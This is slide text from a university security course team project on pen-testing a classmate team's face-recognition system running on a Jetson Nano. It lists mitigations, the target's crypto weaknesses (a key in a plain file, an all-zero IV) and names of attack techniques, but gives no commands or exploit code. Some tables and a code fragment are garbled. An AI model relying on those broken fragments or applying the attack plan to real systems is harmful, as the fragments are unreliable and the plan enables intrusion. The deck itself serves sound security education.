

CMU Security Specialist Course

Team Project **Phase 2**

Six senses **Team 6**

Seongju Moon (L)

Kyungnam Bae (E)

Jinmo Kim (A)

Jeonghwan Ahn (S)

* Byungchul Park (C)



Mr. Moon

Mr. Park

Mr. Ahn

Mr. Kim

Mr. Bae

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned



We've derived the security requirements through the STRIDE model. Some of the security requirements are linked to the STRIDE model.


Attributes according to ISO/IEC 25023

quality attributes in order to apply objective standard

ment of system and software product quality of SW

ple mentioning the measures of SW attributes fr

ID	Measure Name	Data encryption
SCO-2-G	Storage	constParam
SCO-3-5	Storage	missingOver
SCO-4-1	Storage	noOperator
		unitMember



We were trying to mi
And we've derived

1	Mitigation	Byungchul	check activated
2	Apply setting public key	(Byungchul)	check activated
3	- Enforce password policy - Forces the use of TLS 1.2	(Kyungnam)	check activated
4	Communicate using TLS 1.2	(Byungchul)	check activated
5	- using protocol TLS 1.2 - Consider mutual authentication	(Kyungnam)	check activated
6	Encrypt user credentials	(Byungchul)	
7	- Use OpenSSL library of latest version (1.1.1) - Use an algorithm that are stronger than AES - Use CBC or GCM mode	(Byungchul)	
8	Implement robust error handling	(Byungchul)	
9	- Error handling - Exception handling - Finding countermeasures for predictable input validation check	(Kyungnam)	
10	- Input sanitization		
11	Encrypt face recognition data in storage		
12	- Use OpenSSL library of latest version (1.1.1) - Use an algorithm that are stronger than AES - Use CBC or GCM mode		
13	Integrity Check with hash function		
14	- Use OpenSSL library of latest version (1.1.1) - Use an algorithm that are stronger than sha256		
15	Protect from physical damage		
16	- Wipe the camera module out of sight or glass		
17	Save contents of communication as a log		
18	- Save log of the request and response before		
19	Strong authentication method		
20	- Consider 2-Factor-Authentication method		
21	Use mutual authentication		
22	- Using protocol TLS 1.2 or higher		
23	Use mutual authentication between server and client		
24	File name verification (uniqueness) when image save	logout	
25	File size validation when image save	pre	
26	Certificate & Key file existence check	login is needed	
27	Integrity Check with hash function		
28	- Use OpenSSL library of latest version (1.1.1) - Use an algorithm that are stronger than sha256		
29	Generate the name of file using random number		

10. Static Analysis

this static analysis, it is very helpful for us to check the initial vulnerabilities of our code. We're actually thinking of how to check vulnerabilities of the code and we wanted to detect design errors using any kind of static tools. Firstly, we used two tools in syllabus- Flawfinder. The reason why is this tool is introduced in the syllabus and it's appropriate considering the pressure so that we can adapt it.

	Support C/C++	Free software	Latest release	Comment
noOperation	O	O	O (2021-06-03)	
X (Java)	O	O	X (2014-01-01)	Detecting BOF and reporting HTML and csv format for reviewer
O	O	X	O (2021-04-16)	Detecting BOF, TOCTOU, Race condition
X (Java, JS, ...)	O	O	O (2021-05-04)	Like as findbug, Java code
Klocwork	O	O	O (2021-05-29)	Java code
Cppcheck	O	X	O (2021-05-29)	
Coverity	O	X	O (2021-05-29)	

* Note: Although our mentor/Professor said that it's utilized in the syllabus and it's appropriate.

Derive mitigations

Introduce login system

Force users to use strong password

Encrypt the hashed credential in the storage

Apply 2FA (what you know + what you are)

Separate meta data from image on network

Encrypt the image + name in the storage

Use verified crypto algorithm (AES256-CBC)

Embed the root key into code obfuscated

Use a random file name in the storage

Use TLS in network communication

Derive mitigations

Introduce login system

Force users to use strong password

Against vulnerability that allows
anonymous users to access the system

Encrypt the hashed credential in the storage

Apply 2FA (what you know + what you are)

Against vulnerability that
leaks user data inside the
target machine

Separate meta data from image on network

Encrypt the image + name in the storage

Use verified crypto algorithm (AES256-CBC)

Against vulnerability that **leaks**
user data **over network**

Embed the root key into code obfuscated

Use a random file name in the storage

Use TLS in network communication

Against vulnerability that
leaks secret key inside the
target machine

6

Jetson Nano



1

Jetson Nano



DEPENDER

6

Jetson Nano



1

Jetson Nano



ATTACKER

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

Compromise Confidentiality

Obtain user picture and name

Compromise Integrity

Pollute user DB

Compromise Availability

Make the system not working

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Severity

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

Team 1 system

Server IP 192 . 168 . 0 . 228

☐ Secure ID admin Login

☒ Non secure PW ** Logout

Operation mode

☐ Run

☒ Learning

☐ Test Run

Learning Mode Option

Name admin

Image Cnt 5

Stop

Add

Test Run Mode Option

Select

[14:04:07] LEARNING4/5

[14:04:09] LEARNING5/5

[14:04:14] Mode change success

[14:04:21] LEARNING start

[14:04:22] LEARNING1/5


[14:04:23] LEARNING2/5

[14:04:25] LEARNING3/5

[14:04:26] LEARNING4/5

[14:04:28] LEARNING5/5

[14:04:30] LEARNING success



admin

Team 1


First Impression

High performance (less delay) even in the secure mode


Firewall used so cannot scan ports using 'nmap'

Sound recovery logic in case of crash or assert

Jetson Nano



Client



— Secure channel

■ New Component

■ Modified Component

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : **Crypto**

Vulnerability analysis : Severity

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned



Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, “secret.key”

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

1. Data : AI classified name and photo
2. Use key retrieved from “secret.key”
3. 16 bytes IV(Initial Vector) are all 00

Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, “secret.key”

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

1. Data : AI classified name and photo
2. Use key retrieved from “secret.key”
3. 16 bytes IV(Initial Vector) are all 00

Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, "secret.key"

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

1. Data : AI classified name and photo
2. Use key retrieved from "secret.key"
3. 16 bytes IV(Initial Vector) are all 00

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction


Vulnerability analysis : Approaches

Penetration test : Techniques


Penetration test : Cases

Lessons learned

**Server information
(IP and port)**




Client




Server




Client




Server





Client







Server






Client



Server





Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches


Penetration test : Techniques

Penetration test : Cases

Lessons learned



```
function h() {  
  b.push(a[c]);  
  #User_logged".a(), a  
  place(/+(?=)/g, ""  
  ), b = [], c = 0; c < a  
  0 == r(a[c], b) &  
  c = {};  
  c = length  
}
```



Static

Fuzz



Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

SQL injection

- by-passing authentication

Buffer overflow

- reading or writing beyond legitimate area

Unsigned wraparound

- making use of unsigned wraparound

Format string

- mainly used for leaking data on the stack

Revealed key

- decrypting secure data using revealed keys

Sniffing

- sniffing packets over the network

Spoofing

- so-called, man in the middle attack

Brute-force

- trying all possible input until success

Craft packet

- crafting and sending a customized packet

Tampering

- modifying system components

SQL injection

- by-passing authentication

Buffer overflow

- reading or writing beyond legitimate area

Unsigned wraparound

- making use of unsigned wraparound

Format string

- mainly used for leaking data on the stack

Revealed key

- decrypting secure data using revealed keys

Sniffing

- sniffing packets over the network

Spoofing

- so-called, man in the middle attack

Brute-force

- trying all possible input until success

Craft packet

- crafting and sending a customized packet

Tampering

- modifying system components

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

